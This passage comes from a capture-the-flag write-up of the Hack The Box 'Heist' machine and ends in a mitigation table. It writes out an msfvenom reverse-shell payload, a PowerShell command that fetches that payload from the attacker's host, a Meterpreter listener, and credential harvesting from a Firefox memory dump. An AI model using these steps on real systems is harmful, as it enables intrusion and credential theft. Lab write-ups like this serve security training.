
Using a program called “EvilWinRM” (https://github.com/Hackplayers/evil-winrm), a shell can be created using Chase’s credentials with command: ruby evil-winrm.rb -i 10.10.10.149 -u Chase -p 'Q4)sJu\Y8qz*A3?d' (Figure 9).



```
*Evil-WinRM* PS C:\Users\Chase> cd Desktop
*Evil-WinRM* PS C:\Users\Chase\Desktop> type user.txt
a127daef77ab6d9d92008653295f59c4
*Evil-WinRM* PS C:\Users\Chase\Desktop>
```

Figure 10

Then, using cd Desktop, and type user.txt, the user flag is captured. The next step is to escalate privileges to become Admin.



```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.15.230 LPORT=11527 -f exe -a x86 --platfor
m Windows > revshell.exe
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@kali:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.149 - - [31/Aug/2019 14:11:23] "GET /revshell.exe HTTP/1.1" 200 -
```

```
*Evil-WinRM* PS C:\Users\Chase\Documents> powershell -nop -exec bypass -command "Invoke-WebRequest -Uri http://
10.10.15.230/revshell.exe -Outfile C:\Users\Chase\Documents\revshell.exe"
*Evil-WinRM* PS C:\Users\Chase\Documents> dir


    Directory: C:\Users\Chase\Documents


Mode                LastWriteTime         Length Name


----                -------------         ------ ----


-a----        8/31/2019  10:42 PM          73802 revshell.exe
```


Figure 11

Before going further, it would make exploitation of the machine easier if a Meterpreter shell were present. Meterpreter contains many built in penetration testing functions and acts like a linux shell, making it simpler and more effective than the WinRM shell.

First, msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.15.230 LPORT=11527 -f exe -a x86 --platform Windows > revshell.exe is used to generate a malicious reverse tcp payload named revshell.exe (Figure 11, top pane, first command). This payload, when executed, calls out and creates a reverse shell between the two systems

Second, python -m SimpleHTTPServer 80 is issued to the attacking machine (Figure 11, top pane, second command), which serves traffic on port 80, turning the attacker into a server. This allows the revshell.exe program to be given to a requesting machine.


Third, powershell -nop -exec bypass -command "Invoke-WebRequest -Uri http://10.10.15.230/revshell.exe -Outfile C:\Users\Chase\Documents\hack\revshell.exe" is used on the WinRM shell. This command causes Heist to call out to the attacking machine's IP over port 80, and request that revshell.exe is transferred into a directory called hack (created under the Documents folder). Using dir, the revshell.exe program is now on Heist (Figure 11, bottom pane)



```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST tun0
LHOST => tun0
msf5 exploit(multi/handler) > set LPORT 11527
LPORT => 11527
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.15.230:11527
```

Figure 12


Fourth, Metasploit's exploit/multi/handler is used to set up a listener. The payload (windows reverse tcp meterpreter) is set, then the LHOST and LPORT are set. When the run command is issued, the listener starts and awaits a call from revshell.exe (Figure 12).



```
*Evil-WinRM* PS C:\Users\Chase\Documents> start revshell.exe
*Evil-WinRM* PS C:\Users\Chase\Documents>
```

Figure 13


start revshell.exe is used on the WinRM shell, and runs the malicious payload on Heist (Figure 13). This calls out to the listening attacker's machine.



```
[*] Sending stage (179779 bytes) to 10.10.10.149
[*] Meterpreter session 1 opened (10.10.15.230:11527 -> 10.10.10.149:49691) at 2019-08-31 14:14:53 -0400

meterpreter > ls
Listing: C:\Users\Chase\Documents
=================================
```

Figure 14


Finally, a meterpreter session is opened on the attacking machine (Figure 14). This happens when the Metasploit listener catches a call from revshell.exe being executed on Heist. A fully functional shell is now available for use.



```
 4796  784   wsmprovhost.exe          x64   0        SUPPORTDESK\Chase  C:\Windows\System32\wsmprovhost.exe
 4996  6432  revshell.exe             x86   0        SUPPORTDESK\Chase  C:\Users\Chase\Documents\revshell.exe
 5056  784   WmiPrvSE.exe
 5228  2024  sihost.exe
 5252  616   svchost.exe
 5288  616   svchost.exe
 5332  784   SearchUI.exe
 5344  784   WmiPrvSE.exe
 5392  1484  taskhostw.exe
 5468  616   svchost.exe
 5612  616   svchost.exe
 5652  616   svchost.exe
 5676  5612  ctfmon.exe
 5796  616   svchost.exe
 5904  616   svchost.exe
 6020  616   svchost.exe
 6032  5988  explorer.exe
 6184  6416  firefox.exe              x64   1        SUPPORTDESK\Chase  C:\Program Files\Mozilla Firefox\firefox.exe
 6196  616   svchost.exe
 6216  4052  php-cgi.exe
 6324  616   svchost.exe
 6340  616   svchost.exe
 6416  6240  firefox.exe              x64   1        SUPPORTDESK\Chase  C:\Program Files\Mozilla Firefox\firefox.exe
 6432  784   wsmprovhost.exe          x64   0        SUPPORTDESK\Chase  C:\Windows\System32\wsmprovhost.exe
 6540  6416  firefox.exe              x64   1        SUPPORTDESK\Chase  C:\Program Files\Mozilla Firefox\firefox.exe
 6776  6416  firefox.exe              x64   1        SUPPORTDESK\Chase  C:\Program Files\Mozilla Firefox\firefox.exe
 6836  784   dllhost.exe              x64   1        SUPPORTDESK\Chase  C:\Windows\System32\dllhost.exe
 7056  6416  firefox.exe              x64   1        SUPPORTDESK\Chase  C:\Program Files\Mozilla Firefox\firefox.exe

meterpreter >
```

Figure 15

Initial checks around the machine does not turn up any interesting files. However, using ps on Meterpreter lists the running processes (Figure 15). While none of the processes are immediately suspicious, Firefox stands out. Since this is an unattended machine, web browsers generally should not be in use. This program is a good starting point to investigate.




```
40777/rwxrwxrwx    0       dir   2019-04-21 22:37:58 -0400  gmp-widevinecdm
100666/rw-rw-rw-   694     fil   2019-04-21 22:31:32 -0400  handlers.json
100666/rw-rw-rw-   294912  fil   2019-04-21 22:31:31 -0400  key4.db
40777/rwxrwxrwx    0       dir   2019-04-21 22:31:28 -0400  minidumps
100666/rw-rw-rw-   0       fil   2019-04-21 22:31:28 -0400  parent.lock
100666/rw-rw-rw-   98304   fil   2019-04-21 22:31:29 -0400  permissions.sqlite
```

Figure 16

Doing some research on Firefox exploitation, there is the possibility that saved credentials can be harvested using the key4.db (Figure 16) and logins.json files. However, the logins.json file is missing. While this stops one avenue of exploit, the directory below key4.db, minidumps, might be useful.


A .dmp file is a memory dump file created when a Windows program crashes. It captures diagnostic information and can be analyzed later. Minidumps is where the .dmp files for firefox would be stored (the directory is empty).



```
*Evil-WinRM* PS C:\Users\Chase\Documents> powershell -nop -exec bypass -command "Invoke-WebRequest -Uri http://10.10.12.61/pro
cdump.exe -Outfile C:\Users\Chase\Documents\procdump.exe"
*Evil-WinRM* PS C:\Users\Chase\Documents> dir


    Directory: C:\Users\Chase\Documents


Mode                LastWriteTime         Length Name

----                -------------         ------ ----

-a----         9/4/2019   4:51 AM         651424 procdump.exe

-a----         9/4/2019   4:50 AM          73802 revshell.exe
```

Figure 17


Since there are no .dmp files available, one can be made using a program called ProcDump. So, taking the same steps used to put revshell.exe on the system, procdump.exe (downloaded from https://docs.microsoft.com/en-us/sysinternals/downloads/procdump) is placed on Heist using the command: powershell -nop -exec bypass -command "Invoke-WebRequest -Uri http://10.10.12.61/procdump.exe -Outfile C:\Users\Chase\Documents\procdump.exe" (Figure 17).



```
C:\Users\Chase\Documents>procdump.exe -ma 7096
procdump.exe -ma 7096

ProcDump v9.0 - Sysinternals process dump utility
Copyright (C) 2009-2017 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[04:58:46] Dump 1 initiated: C:\Users\Chase\Documents\firefox.exe_190904_045846.dmp
[04:58:46] Dump 1 writing: Estimated dump file size is 442 MB.
[04:58:48] Dump 1 complete: 442 MB written in 2.2 seconds
[04:58:48] Dump count reached.


C:\Users\Chase\Documents>
```

Figure 18


ProcDump creates .dmp files using the PID of the running program that the use wants to dump. Using shell in Meterpreter grants a Windows shell, then using procdump.exe -ma 7096, a file named firefox.exe_190904_045846.dmp is created (Figure 18).



```
meterpreter > download firefox.exe_190904_045846.dmp
[*] Downloading: firefox.exe_190904_045846.dmp -> firefox.exe_190904_045846.dmp
[*] Downloaded 1.00 MiB of 431.11 MiB (0.23%): firefox.exe_190904_045846.dmp -> firefox.exe_190904_045846.dmp
[*] Downloaded 2.00 MiB of 431.11 MiB (0.46%): firefox.exe_190904_045846.dmp -> firefox.exe_190904_045846.dmp
```

Figure 19


A key advantage of Meterpreter is the ability to upload and download files between connected systems. Using download firefox.exe_190904_045846.dmp copies the .dmp file from Heist to the attacking machine (Figure 19).



```
root@kali:~# mv firefox.exe_190904_045846.dmp firefox_dump.dmp
root@kali:~# strings firefox_dump.dmp | tee dump.txt
```

Figure 20


Then, the file is renamed to firefox_dump.dmp for simplicity (Figure 20, first command). Aftwerward, strings firefox_dump.dmp | tee dump.txt is used to extract the strings from the file into a text file (Figure 20, second command).



```
root@kali:~# cat dump.txt | grep admin
"C:\Program Files\Mozilla Firefox\firefox.exe" localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8
]FBuZ&login=
MOZ_CRASHREPORTER_RESTART_ARG_1=localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=
localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=
MOZ_CRASHREPORTER_RESTART_ARG_1=localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=
```

Figure 21

Next, the dump.txt file is printed using cat dump.txt | grep admin to print all content containing "admin" in it. This file is large and very difficult to manually search through, so filtering the results saves time. From the output, it is shown that a login email of "admin@support.htb" and a password of "4dD!5}x/re8]FBuZ" (Figure 21, highlighted).



```
root@kali:~/HTB/Boxes/16-Heist/evil-winrm# ruby evil-winrm.rb -i 10.10.10.149 -u Administrator -p '4dD!5}x/re8]FBuZ'

Info: Starting Evil-WinRM shell v1.6

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
50dfa3c6bfd20e2e0d071b073d766897
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

Figure 22

While these credentials are for an administrator login on the website, the recovered password can be used to connect to WinRM as Administrator (Figure 22). type root.txt captures the root flag, and Heist is completely compromised.

Vulnerability Detail and Mitigation

Vulnerability	Risk	Mitigation
Guest login enabled on support page + attachment configuration file publicly accessible	High	Allowing any anonymous user to log into the site presents a security risk. This allows an attacker to see the attachment submitted by Hazard. From there, the passwords for 2 users (rout3r and admin, both of which usernames are never used) are compromised. This leads to admin’s password being reused by Chase later. Additionally, the hashed secret is recovered from the file as well. Suggested resolution to this issue is to close guest access to the page and require log-in to view the issue.
Use of type 7 Cisco passwords	Medium	Cisco type 7 passwords are very easy to crack, being done nearly instantly by ifm’s password cracker. It is recommended that passwords are encrypted with type 5, which is stronger than the deprecated type 7.
Weak passwords: $uperP@ssword and stealth1agent	Medium	While $uperP@ssword contains a capital letter and 2 symbols, it contains the word “password” in it. This is makes it a prime target to be on wordlists, which always contain variations of the word “password”. Additionally, “super”, “stealth”, and “agent” are dictionary words, making them easily guessable by a standard wordlist such as rockyou.txt.gz. Recommended action is to change passwords to something memorable, but also strong and who do not contain dictionary words.
User account “Chase” remaining active on server	High	In Hazard’s post, he mentions that the old admin created the Cisco config. The password “Q4)sJu\Y8qz*A3?d” belongs to Chase, meaning that he was the old admin. His account was used in the WinRM connection, which allowed privilages to be escalated eventually. It is highly recommended that old accounts are terminated immediately when the individual stops their role. This prevents account misuse or impersonation.
Administrator credentials cached/left in browser	High	By examining the .dmp file, the credentials for the Administrator account are found logged into the support page. These were then used to log into the Administrator account on Heist. It is suggested that the cache and history are regularly cleared from browsers, and that accounts are not left logged-in while unattended.
Administrator credential reuse	Low	While the Administrator password (4dD!5}x/re8]FBuZ) is nearly impossible to crack with a wordlist, reusing it on the Heist machine can potentially jeopardize the account’s security. It is recommended that different passwords are used to avoid total compromise if one is stolen.

Appendix 1: Full Nmap Results

```
Stats: 0:01:35 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.52% done; ETC: 19:44 (0:00:00 remaining)
Nmap scan report for 10.10.10.149
Host is up (0.21s latency).
Not shown: 997 filtered ports
PORT    STATE SERVICE       VERSION
80/tcp  open  http          Microsoft IIS httpd 10.0
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
| http-title: Support Login Page
|_Requested resource was login.php
135/tcp open  msrpc         Microsoft Windows RPC
